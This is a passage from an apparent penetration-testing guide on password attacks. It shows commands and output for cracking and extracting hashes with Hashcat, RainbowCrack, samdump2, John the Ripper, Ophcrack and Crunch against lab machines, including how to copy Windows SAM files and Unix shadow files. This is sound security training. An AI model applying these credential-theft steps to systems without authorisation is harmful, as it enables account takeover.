- **Something you have:** This is usually called the second factor of authentication. Several examples of this factor are security tokens, cards, and so on. After you prove to the system that you have the authentication factor, you are allowed to login. The drawback of this factor is that it is prone to the cloning process.
- **Something you are:** This is usually called the third factor of authentication. This factor is the most secure one as compared to the previous factors, but already there are several published attacks against this factor. Biometric and retina scans can be classified in this factor.

To have more security, people usually use more than one factor together. The most common combination is to use the first and second factors of authentication. As this combination uses two factors of authentication, it is usually called a two-factor authentication.

Unfortunately, based on our penetration testing experiences, password-based authentication is still widely used. As a penetration tester, you should check for the password security during your penetration testing engagement.

According to how the password attack is done, this process can be differentiated into the following types:

- **Offline attack:** In this method, the attacker gets the hash file from the target machine and copies it to the attacker's machine. The attacker then uses the password-cracking tool to crack the password. The advantage of using this method is that the attacker doesn't need to worry about the password-blocking mechanism available in the target machine because the process is done locally.
- **Online attack:** In this method, the attacker tries to login to the remote machine using the guessed credentials. This technique may trigger the remote machine to block the attacker machine after several failed password guess attempts.

## Offline attack tools

The tools in this category are used for offline password attacks. Usually, these tools are used to do vertical privilege escalation because you may need a privilege account to get the password files.

Why do you need other credentials when you already have a privilege credential? When doing penetration testing to a system, you may find that the privilege account may not have the configuration to run the application. If this is the case, then you can't test it. However, after you log in as a regular user, you are able to run the application correctly. This is one of the reasons why you need to get other credentials.



Nowadays, passwords are stored as password hashes; the password is processed with a one-way hash function. This function works on the idea that it is relatively easy for the input to be hashed, but it is almost impossible to restore the original plaintext from the hash.

Back in the old days, passwords were stored as plaintext. If an attacker is able to get the password file, the attacker will be able to get the password easily. Today, even though the attacker is able to get the password file, the password is hashed. So, the password cannot be obtained easily.

Password cracking works by guessing a password, then hashing that password with a hash algorithm, and then comparing it with the existing hash. If they match, then the password is correct.

Another case is where after you have exploited an SQL injection vulnerability, you are able to dump a database and find that the credentials are stored using hashing. To help you get information from hash, you can use the tools in this category.



In one of our penetration testing projects, we were able to dump a database containing a username and password for an e-mail system. We then used that information to log in to a key person's e-mail address in the organization. We managed to get the credential information for various critical systems.

## hash-identifier

The hash-identifier tool can be used to identify a password hash type. Before you can crack a password hash, you need to determine its type in order to give the correct algorithm for the password cracker. To find the encryption algorithms supported by the hash-identifier tool, you can consult its website located at <http://code.google.com/p/hash-identifier/>.

Suppose, we have the following hash:

d111b38c0e73bc867c4bad4023606a0e0df64c2f

To identify this hash, just type `hash-identifier` and input the hash in the **HASH** field. The following screenshot shows the result:

[illegible]

We can see that the program identified the hash as a **SHA-1** type hash. Now let's use this information to crack the hash using Hashcat.

Beware that this program may not always identify the hash correctly. The following is an example:

```
HASH: 8846f7eaaee8fb117ad06bdd830b7586c
Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).
(strtolower($username)))
```

The program identifies the hash as MD5 or MD4, but the correct algorithm is NTLM.

## Hashcat

Hashcat is a free multithreaded password-cracking tool. Currently, it can be used to crack more than 80 algorithms (<http://hashcat.net/hashcat/#features-algos>). Hashcat is a CPU-based password cracker; it is slower than the **Graphical Processing Unit-based (GPU)** password cracker.

There are six attack modes supported by Hashcat:

- **Straight:** The program will use each line from a text file as the password candidate. This is the default attack mode. The other name of this mode is dictionary attack.
- **Combination:** Hashcat will combine each word in the dictionary. For example, if we have the following words in the dictionary:
  - password
  - 01

Hashcat will create the following password candidates:

- passwordpassword
  - password01
  - 01password
  - 0101
- **Toggle case:** The program will generate all the possible combinations of upper and lowercase variants of each word in the dictionary.
  - **Brute force:** The program will try all combinations from a keyspace. This attack mode is being replaced by the mask attack. For example, if we specify the password candidates of two-character length and charset A-Z, Hashcat will generate the password candidates from AA to ZZ.
  - **Permutation:** The program will create all the permutations of the word. For example, in the dictionary, we have AB as the word. The permutation of this is as follows:
    - AB
    - BA
  - **Table-lookup:** For each word in the dictionary, the program automatically generates masks. You can get more information about this attack mode at [http://hashcat.net/wiki/doku.php?id=table\\_lookup\\_attack](http://hashcat.net/wiki/doku.php?id=table_lookup_attack).

Before you can use Hashcat, you need the dictionary containing the words. The following are several sites that provide dictionaries:

- <http://www.skullsecurity.org/wiki/index.php/Passwords>
- <http://cyberwarzone.com/cyberwarfare/password-cracking-mega-collection-password-cracking-word-lists>
- [http://hashcrack.blogspot.de/p/wordlist-downloads\\_29.html](http://hashcrack.blogspot.de/p/wordlist-downloads_29.html)
- <http://packetstormsecurity.com/Crackers/wordlists/>



- <http://blog.g0tmilk.com/2011/06/dictionaries-wordlists.html>
- <http://www.md5decrypter.co.uk/downloads.aspx>

Let's try to use Hashcat in practice.

If you start Hashcat with `--help` as the option, you will see the Hashcat help information. This information is very useful if you forget the options.

Suppose we get a password file (`test.hash`) containing the following hash:

```
5f4dcc3b5aa765d61d8327deb882cf99
```


We will use the `rockyou.txt` dictionary. Just put these two files in the same directory. Here, we use `pwd` as the directory name.

To crack it with Hashcat using the default attack mode, we input the following command:

```
hashcat -m 100 test.hash rockyou.txt
```

The `-m 100` option will inform the program to use SHA-1 as the hash type.

The following screenshot shows the result of this process:



```
root@kali:~/pwd# hashcat -m 100 test.hash rockyou.txt
Initializing hashcat v0.44 by atom with 8 threads and 32mb segment-size...

Added hashes from file test.hash: 1 (1 salts)
Activating quick-digest mode for single-hash

NOTE: press enter for status-screen

d111b38c0e73bc867c4bad4023606a0e0df64c2f:password01
All hashes have been recovered
```

Based on the previous screenshot, we can see that we have managed to get the password for that hash. The password is `password01`.

The default mode will find the correct password faster if the password exists in the dictionary. If not, then you can try the other attack mode.

In the Hashcat family of password-cracking tools, there are other tools that can be used to crack passwords. Those tools use GPU to crack the password, so you need to have GPU on your computer. Remember that they will not work in a VM; you need to have direct access to the physical hardware. Also, the graphics card needs to support CUDA (for NVidia cards) or OpenCL (for AMD cards). The Hashcat GPU-based tools are as follows:

- `oclhashcat-lite`: This is a GPU-based password cracker. This is the fastest password cracker in the Hashcat family, but it has limited support for the password hash algorithm (around 30 algorithms). The `oclhashcat-lite` tool is only able to crack a single hash using the markov attack, brute force attack, and mask attack.
- `oclhashcat-plus`: This is a GPU-based password cracker. It supports most hashing algorithms. It is optimized for dictionary attacks against multiple hashes. The `oclhashcat-plus` tool can use the following attack modes: brute force attack (implemented as mask attack), combinator attack, dictionary attack, hybrid attack, mask attack, and rule-based attack.

You can consult the following resources to know more about some of the attacks:



- Hybrid attack ([https://hashcat.net/wiki/doku.php?id=hybrid\\_attack](https://hashcat.net/wiki/doku.php?id=hybrid_attack))
- Mask attack ([http://hashcat.net/wiki/doku.php?id=mask\\_attack](http://hashcat.net/wiki/doku.php?id=mask_attack))
- Rule-based attack ([http://hashcat.net/wiki/doku.php?id=rule\\_based\\_attack](http://hashcat.net/wiki/doku.php?id=rule_based_attack))

## RainbowCrack

RainbowCrack is a tool that can be used to crack a password hash using the rainbow tables. It works by implementing the time-memory tradeoff technique developed by Philippe Oechslin.



If you want to know more about this technique, you can consult the paper written by Philippe Oechslin titled *Making a Faster Cryptanalytic Time-Memory Trade-Off*. This paper can be downloaded from the following link: <http://lasec.epfl.ch/pub/lasec/doc/Oech03.pdf>

This method differs from the brute force attack. In the brute force attack method, the attacker computes the hash from the supplied password one by one. The resulting hash is then compared to the target hash. If both hashes match, the password supplied is correct. If the hashes don't match, it means that the supplied password is not the correct key.

The other difference is in their performance. The brute force technique is much slower compared to the time-memory tradeoff technique because the attacker needs to compute the hash and do the hash matching process. While in the time-memory tradeoff technique, the hash is already precomputed and the attacker only needs to do the hash matching process, which is a fast operation.



Remember that RainbowCrack is slow and not multithreaded. There is a modified version of rcrack that supports multithreading and acceleration using CUDA-enabled graphic cards:

<https://www.freerainbowtables.com/en/download/>

Kali Linux includes three RainbowCrack tools that must be run in sequence to make things work:

- **rtgen**: This tool is used to generate the rainbow tables. Sometimes, this process is called the precomputation stage. The rainbow tables contain plaintext, hash, hash algorithm, charset, and plaintext length range. The precomputation stage is a time-consuming process, but once the precomputation is finished, the password cracker tool will have a much faster performance compared to the brute force cracker. The **rtgen** tool supports the following hash algorithms: LanMan, NTLM, MD2, MD4, MD5, SHA1, and RIPEMD160.
- **rtsort**: This tool is used to sort the rainbow tables generated by **rtgen**.
- **rcrack**: This tool is used to look up the rainbow tables to find the hash.

To start the **rtgen** tool, use the console to execute the following command:

```
# rtgen
```

This will display a simple usage instruction and two examples for creating the rainbow tables on your screen.

For our exercise, we are going to create two rainbow tables with the following characteristics:

- hash algorithm: md5
- charset: loweralpha
- plaintext\_len\_min: 1
- plaintext\_len\_max: 5
- rainbow\_table\_index: 0
- rainbow\_chain\_length: 2000

- rainbow\_chain\_count: 8000
- part\_index: 0

To create these rainbow tables, give the following command:

```
# rtgen md5 loweralpha 1 5 0 2000 8000 testing
```

The following screenshot shows the result of this command line:

```
root@kali:~# rtgen md5 loweralpha 1 5 0 2000 8000 0
rainbow table md5_loweralpha#1-5_0_2000x8000_0.rt parameters
hash algorithm:      md5
hash length:         16
charset:              abcdefghijklmnopqrstuvwxyz
charset in hex:       61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a
charset length:       26
plaintext length range: 1 - 5
reduce offset:        0x00000000
plaintext total:      12356630

sequential starting point begin from 0 (0x0000000000000000)
generating...
8000 of 8000 rainbow chains generated (0 m 10.2 s)
```

The first rainbow table will be saved in the md5\_loweralpha#1-5\_0\_2000x8000\_0.rt file under the /usr/share/rainbowcrack/ directory.

To generate the second rainbow table, give the following command:

```
# rtgen md5 loweralpha 1 5 1 2000 8000 0
```

It takes around 3 minutes to generate these two rainbow tables on my system. The result will be saved in the md5\_loweralpha#1-5\_1\_2000x8000\_0.rt file.

Beware that if you generate your own rainbow tables, it may take a very long time and require a lot of disk space. You can use the winrtgen (<http://www.oxid.it/downloads/winrtgen.zip>) program to estimate the required time to generate the rainbow tables.




Winrtgen is a Windows-based program, so you need to run it in the Wine environment.

If you don't want to generate your own rainbow tables, another alternative is that you can get them from various sites on the Internet, such as the following sites:

- <http://www.freerainbowtables.com/en/tables/>
- <http://rainbowtables.shmoo.com/>

The following is a screenshot of Winrtgen:



After successfully creating the rainbow tables, the next step is to sort the tables. You can use the `rtsort` tool for this purpose.

To start the `rtsort` command line, use the console to execute the following command:

```
# rtsort
```

This will display a simple usage instruction and example on your screen. In our exercise, we are going to sort the first rainbow table as follows:

```
# rtsort md5_loweralpha#1-5_0_2000x8000_0.rt
```

```
md5_loweralpha#1-5_0_2000x8000_0.rt:
1176928256 bytes memory available
loading rainbow table...
sorting rainbow table by end point...
writing sorted rainbow table...
```

We do the same process for the second rainbow table file:

```
# rtsort md5_loweralpha#1-5_1_2000x8000_0.rt
```

```
md5_loweralpha#1-5_1_2000x8000_0.rt:
1177255936 bytes memory available
loading rainbow table...
```

sorting rainbow table by end point...

writing sorted rainbow table...

The `rtsort` tool will save the result in the original file.



Do not interrupt the `rtsort` program; otherwise, the rainbow table being processed will get damaged.

Next, we want to use the generated rainbow tables to crack an MD5 password hash of five characters length. Bear in mind that because we only use two rainbow tables, the success rate is around 86 percent.

To start the `rcrack` command line, use the console to execute the following command:

```
# rcrack
```

This will display a simple usage instruction and example on your screen.

As our exercise, we are going to crack an MD5 hash of the `abcde` string. The MD5 hash value of this string is `ab56b4d92b40713acc5af89985d4b786`.

Let's use `rcrack` to crack this:

```
# rcrack /usr/share/rainbowcrack/*.rt -h
ab56b4d92b40713acc5af89985d4b786
```

The following screenshot shows the result of this command line:

```
1160032256 bytes memory available
2 x 128000 bytes memory allocated for table buffer
32000 bytes memory allocated for chain traverse
disk: /usr/share/rainbowcrack/md5_loweralpha#1-5_0_2000x8000_0.rt: 128000 bytes read
disk: /usr/share/rainbowcrack/md5_loweralpha#1-5_1_2000x8000_0.rt: 128000 bytes read
searching for 1 hash...
plaintext of ab56b4d92b40713acc5af89985d4b786 is abcde
disk: thread aborted

statistics
-----
plaintext found:                1 of 1
total time:                    2.07 s
  time of chain traverse:       1.88 s
  time of alarm check:         0.16 s
  time of wait:                 0.00 s
  time of other operation:      0.03 s
time of disk read:             0.00 s
hash & reduce calculation of chain traverse: 1998000
hash & reduce calculation of alarm check:    208984
number of alarm:                704
speed of chain traverse:         1.06 million/s
speed of alarm check:           1.28 million/s

result
-----
ab56b4d92b40713acc5af89985d4b786  abcde  hex:6162636465
```

Based on the preceding result, we can see that `rcrack` is able to find the plaintext of the given hash value. It took only 2 seconds to get the correct key.



There is an improved version of `rcrack` called `rcracki_mt` (<https://www.freerainbowtables.com/en/download/>). This tool supports hybrid and indexed tables. It is also multithreaded.

## samdump2

To extract password hashes from the Windows 2K/NT/XP/Vista SAM database registry file, you can use `samdump2` (<http://sourceforge.net/projects/ophcrack/files/samdump2/>). With `samdump2`, you don't need to give the **System Key (SysKey)** first to get the password hash. SysKey is a key used to encrypt the hashes in the **Security Accounts Manager (SAM)** file. It was introduced and enabled in Windows NT Service Pack 3.

To start `samdump2`, use the console to execute the following command:

```
# samdump2
```

This will display a simple usage instruction on your screen.



There are several ways to get the Windows password hash:

- The first method is by using the `samdump2` program utilizing the Windows system and SAM files. These are located in the `c:\%windows%\system32\config` directory. This folder is locked for all accounts if Windows is running. To overcome this problem, you need to boot up a Linux Live CD such as Kali Linux and mount the disk partition containing the Windows system. After this, you can copy the system and SAM files to your Kali machine.
- The second method is by using the `pwdump` program and its related variant tools from the Windows machine to get the password hash file.
- The third method is by using the `hashdump` command from the meterpreter script as shown in the previous chapter. To be able to use this method, you need to exploit the system and upload the meterpreter script first.

For our exercise, we are going to dump the Windows XP SP3 password hash. We assume that you already have the system and SAM files and have stored them on your home directory as `system` and `sam`.

The following command is used to dump the password hash using `samdump2`:

```
# samdump2 system sam -o test-sam
```

The output is saved to the `test-sam` file. The following is the `test-sam` file content:

```
Administrator:500:e52cac67419a9a22c295285c92cd06b4:b2641aea8eb4c00ede8
9cd2b7c78f6fb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
HelpAssistant:1000:383b9c42d9d1900952ec0055e5b8eb7b:0b742054bda1d88480
9e12b10982360b:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:a1d6e496780585e
33a9ddd414755019a:::
tedi:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
```

You can then supply the `test-sam` file to the password crackers, such as `John` or `Ophcrack`.

## John

`John the Ripper` (<http://www.openwall.com/john/>) is a tool that can be used to crack the password hash. Currently, it can crack more than 40 password hash types, such as DES, MD5, LM, NT, crypt, NETLM, and NETNTLM. One of the reasons to use `John` instead of the other password cracking tools described in this chapter is that `John` is able to work with the DES and crypt encryption algorithms.

To start the `John` tool, use the console to execute the following command:

```
# john
```

This will display the `John` usage instruction on your screen.

`John` supports the following four password cracking modes:

- **Wordlist mode:** In this mode, you only need to supply the wordlist file and the password file to be cracked. A wordlist file is a text file containing the possible passwords. There is only one word on each line. You can also use a rule to instruct `John` to modify the words contained in the wordlist according to the rule. To use wordlist, just give the `--wordlist=<wordlist_name>` option. You can create your own wordlist or you can obtain it from other people. There are many sites that provide wordlists. For example, the wordlist from the Openwall Project, which can be downloaded from <http://download.openwall.net/pub/wordlists/>.



- **Single crack mode:** This mode has been suggested by the author of John and is to be tried first. In this mode, John will use the login names, **Full Name** field, and users' home directory as the password candidates. These password candidates are then used to crack the password of the account it was taken from or to crack the password hash with the same salt. As a result, it is much faster compared to the wordlist mode.
- **Incremental mode:** In this mode, John will try all the possible character combinations as the password. Although it is the most powerful cracking method, if you don't set the termination condition, the process will take a very long time. The examples of termination conditions are setting a short password limit and using a small character set. To use this mode, you need to assign the incremental mode in the configuration file of John. The predefined modes are All, Alnum, Alpha, Digits, and Lanman, or you can define your own mode.
- **External mode:** With this mode, you can use the external cracking mode to be used by John. You need to create a configuration file section called [List.External:MODE], where MODE is the name you assign. This section should contain functions programmed in a subset of C programming language. Later, John will compile and use this mode. You can read more about this mode at <http://www.openwall.com/john/doc/EXTERNAL.shtml>.

If you don't give the cracking mode as an argument to John in the command line, it will use the default order. First, it will use the single crack mode, then the wordlist mode, and after that it will use the incremental mode.

Before you can use John, you need to obtain the password files. In the Unix world, most of the systems right now use the shadow and passwd files. You may need to login as root to be able to read the shadow file.

After you get the password files, you need to combine these files so that John can use them. To help you on this, John already provides you with the tool called unshadow.

The following is the command to combine the shadow and passwd files. For this, I use the /etc/shadow and /etc/passwd files from the Metasploitable 2 virtual machine and put them in a directory called pwd with the name etc-shadow and etc-passwd, respectively:

```
# unshadow etc-passwd etc-shadow > pass
```

The following is the snippet of the pass file content:

```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
sys:$1$fUX6BP0t$MiyC3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
```

```

klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/
home/msfadmin:/bin/bash
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
user:$1$HESu9xrH$k.03G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/
home/user:/bin/bash
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/
service:/bin/bash

```



You may want to remove the lines whose second field is empty to speed up the cracking process. Those lines don't have a password.

To crack the password file, just give the following command, where `pass` is the password list file you have just generated:

```
# john pass
```

If John managed to crack the passwords, it will store those passwords in the `john.pot` file.

To see the passwords, you can give the following command:

```
# john --show pass
```

In this case, John cracks the passwords quickly as shown in the following screenshot:

```

root@kali:~/pwd# john pass
Loaded 7 password hashes with 7 different salts (FreeBSD MD5 [128/128 SSE2 intrinsics 12x])
postgres      (postgres)
user          (user)
msfadmin      (msfadmin)
service       (service)
123456789     (klog)
batman        (sys)

```

The following table is the list of cracked passwords:

| Username | Password  |
|----------|-----------|
| postgres | postgres  |
| user     | user      |
| msfadmin | msfadmin  |
| service  | service   |
| klog     | 123456789 |
| sys      | batman    |

Of the seven passwords listed in the `pass` file, John managed to crack six passwords. Only the password of `root` cannot be cracked instantly.



To clear up the John cache, you may want to delete the `/root/.john/john.pot` file.

If you want to crack the Windows password, first you need to extract the Windows password hashes (LM and/or NTLM) in the `pwdump` output format from the Windows system and SAM files. You can consult <http://www.openwall.com/passwords/pwdump> to see several of these utilities. One of them is `samdump2` provided in Kali Linux.

To crack the Windows hash obtained from `samdump2` using a `password.lst` wordlist, you can use the following command:

```
# john test-sam --wordlist=password.lst --format=nt
```

The following screenshot shows the password obtained by John:

```
root@kali:~/pwd# john test-sam --format=nt --wordlist=password.lst
Loaded 2 password hashes with no different salts (NT MD4 [128/128 X2 SSE2-16])
password01 (Administrator)
guesses: 1 time: 0:00:00:00 DONE (Tue Aug 27 22:17:08 2013) c/s: 50.00 trying: password01
Use the "--show" option to display all of the cracked passwords reliably
```

The `password.lst` file content is as follows:

```
password01
```

To see the result, give the following command:

```
# john test-sam --format=nt --show
```

The following screenshot shows a snippet of the password obtained:

```
root@kali:~/pwd# john test-sam --format=nt --show
Administrator:password01:e52cac67419a9a22c295285c92cd06b4:b2641aea8eb4c00ede89cd2b7c78f6fb:::
1 password hash cracked, 1 left
```

John was able to obtain the administrator password of a Windows machine but was unable to crack the password for the user, `tedit`.

## Johnny


If you find the `John` command line to be daunting, you can be thankful to Johnny (<http://openwall.info/wiki/john/johnny>). It is a graphical user interface for `John`. Using Johnny, you may not need to type the `John` command-line options.

To start Johnny, open a console and type the following command:

```
# johnny
```

You will then see the **Johnny** window.

The following screenshot shows the result of cracking the same Metasploitable 2 hashes:



From the preceding screenshot, we know that Johnny is able to find the same passwords as `John`.

## Ophcrack

Ophcrack is a rainbow-tables-based password cracker that can be used to crack the Windows LM and NTLM password hashes. It comes as a command line and graphical user interface program. Just like the RainbowCrack tool, Ophcrack is based on the time-memory tradeoff method.



The **LAN Manager (LM)** hash is the primary hash that is used to store user passwords prior to Windows NT. To learn more about LM hash, you can go to <http://technet.microsoft.com/en-us/library/dd277300.aspx>.

The **NT LAN Manager (NTLM)** hash is the successor of LM hash. It provides authentication, integrity, and confidentiality to users. NTLM Version 2 was introduced in Windows NT SP4 with enhanced security features, such as protocol hardening and the ability for a server to authenticate the client. Microsoft no longer recommends this hash type to be used, as can be read from [http://msdn.microsoft.com/en-us/library/cc236715\(v=PROT.10\).aspx](http://msdn.microsoft.com/en-us/library/cc236715(v=PROT.10).aspx).

You can learn more about the NTLM hash from [http://msdn.microsoft.com/en-us/library/cc236701\(v=PROT.10\).aspx](http://msdn.microsoft.com/en-us/library/cc236701(v=PROT.10).aspx).

To start the Ophcrack command line, use the console to execute the following command:

```
# ophcrack-cli
```

This will display the Ophcrack usage instruction and example on your screen.

To start Ophcrack GUI, use the console to execute the following command:

```
# ophcrack
```

This will display the Ophcrack GUI page.

Before you can use Ophcrack, you need to grab the rainbow tables from the Ophcrack site (<http://ophcrack.sourceforge.net/tables.php>). Currently, there are three tables that can be downloaded for free:

- **Small XP table:** This comes as a 308-MB compressed file. It has a 99.9 percent success rate and contains the character set of numeric, small, and capital letters. You can download it from [http://downloads.sourceforge.net/ophcrack/tables\\_xp\\_free\\_small.zip](http://downloads.sourceforge.net/ophcrack/tables_xp_free_small.zip).
- **Fast XP table:** This has the same success rate and character set as the small XP tables, but it is faster compared to the small XP tables. You can get it from [http://downloads.sourceforge.net/ophcrack/tables\\_xp\\_free\\_fast.zip](http://downloads.sourceforge.net/ophcrack/tables_xp_free_fast.zip).

- **Vista table:** This has a 99.9 percent success rate, and currently, it is based on the dictionary words with variations. It is a 461-MB compressed file. You can get it from [http://downloads.sourceforge.net/ophcrack/tables\\_vista\\_free.zip](http://downloads.sourceforge.net/ophcrack/tables_vista_free.zip).

As an example, we use the `xp_free_fast` tables, and I have extracted and put the files in the `xp_free_small` directory. The Windows XP password hash file is stored in the `test-sam` file in the `pwdump` format.

We used the following command to crack the Windows password hashes obtained earlier:

```
# ophcrack -d fast -t fast -f test-sam
```

The following output shows the cracking process:

```
Four hashes have been found in test-sam:
Opened 4 table(s) from fast.
0h 0m 0s; Found empty password for user tedi (NT hash #1)
0h 0m 1s; Found password D01 for 2nd LM hash #0
0h 0m 13s; Found password PASSWOR for 1st LM hash #0 in table XP free
fast #1 at column 4489.
0h 0m 13s; Found password password01 for user Administrator (NT hash #0)
0h 0m 13s; search (100%); tables: total 4, done 0, using 4; pwd found
2/2.
```

And the following are the results of `ophcrack`:

|                 |               |               |
|-----------------|---------------|---------------|
| Results:        |               |               |
| username / hash | LM password   | NT password   |
| Administrator   | PASSWORD01    | password01    |
| tedi            | *** empty *** | *** empty *** |

You can see that `Ophcrack` is able to obtain all of the passwords for the corresponding users.

## Crunch

`Crunch` (<http://sourceforge.net/projects/crunch-wordlist/>) is a tool used to create wordlists based on user criteria. This wordlist is then used during the password-cracking process.

To start `Crunch`, use the console to execute the following command:


```
# crunch
```

This will display the Crunch usage instruction and example on your screen.

For our first exercise, we will create a wordlist of five characters and save the result in the `5chars.txt` file. The following is the command to do this:

```
# crunch 1 5 -o 5chars.txt
```

The following screenshot shows the output of this command:

A terminal window showing the execution of the 'crunch' command. The prompt is 'root@kali:~/pwd#'. The command entered is 'crunch 1 5 -o 5chars.txt'. The output shows the amount of data generated (73645520 bytes, 70 MB, 0 GB, 0 TB, 0 PB) and the number of lines generated (12356630). Progress bars for 68% and 100% are shown.

```
root@kali:~/pwd# crunch 1 5 -o 5chars.txt
Crunch will now generate the following amount of data: 73645520 bytes
70 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 12356630
68%
100%
```

The following is the `5chars.txt` file content:

```
a
b
c
...
zzzzx
zzzzy
zzzzz
```

Based on the preceding file content, Crunch will create a text file with contents from `a` to `zzzzz`.

In our next exercise, we will create a wordlist of lowercase letters and numbers with lengths from 1 to 4. The result will be saved in the `wordlist.lst` file.

The command to do this action is as follows:

```
# crunch 1 4 -f /usr/share/crunch/charset.lst lalpha-numeric
-o wordlist.lst
```

The following is the output of this command:

```
Crunch will now generate the following amount of data: 8588664 bytes
8 MB
0 GB
0 TB
0 PB
```

---

Crunch will now generate the following number of lines: 1727604  
100%

It took my machine around 1.5 minutes to generate the `wordlist.lst` file. The following is the `wordlist.lst` file content:

```
a
b
c
...
9997
9998
9999
```

## Online attack tools

In the previous section, we discussed several tools that can be used to crack passwords in the offline mode. In this section, we will discuss some password attacking tools that must be used while you are connected to the target machine.

We will discuss the tools that can be used for the following purposes:

- Generating wordlists
- Finding the password hash
- Online password attack tool

The first two tools are used to generate wordlists from the information gathered in the target website, while the other one is used to search the password hash in the online password hash service database.

The online password attack tool will try to login to the remote service just like a user login using the credentials provided. The tool will try to login many times until the correct credentials are found.

The drawback of this technique is that because you connect directly to the target server, your action may be noticed and blocked. Also, because the tool utilizes the login process, it will take a longer time to run compared to the offline attack tools.

Even though the tool is slow and may trigger a blocking mechanism, network services such as SSH, Telnet, and FTP usually can't be cracked using offline password cracking tools. You may want to be very careful when doing an online password attack; especially, when you brute force an **Active Directory (AD)** server, you may block all the user accounts. You need to check the password and lockout policy first, and then try only one password for all accounts, so you do not end up blocking accounts.



## CeWL

The **Custom Word List (CeWL)** (<http://www.digininja.org/projects/cewl.php>) generator is a tool that will spider a target **Uniform Resource Locator (URL)** and create a unique list of the words found on that URL. This list can then be used by password cracker tools such as John the Ripper.

The following are several useful options in CeWL:

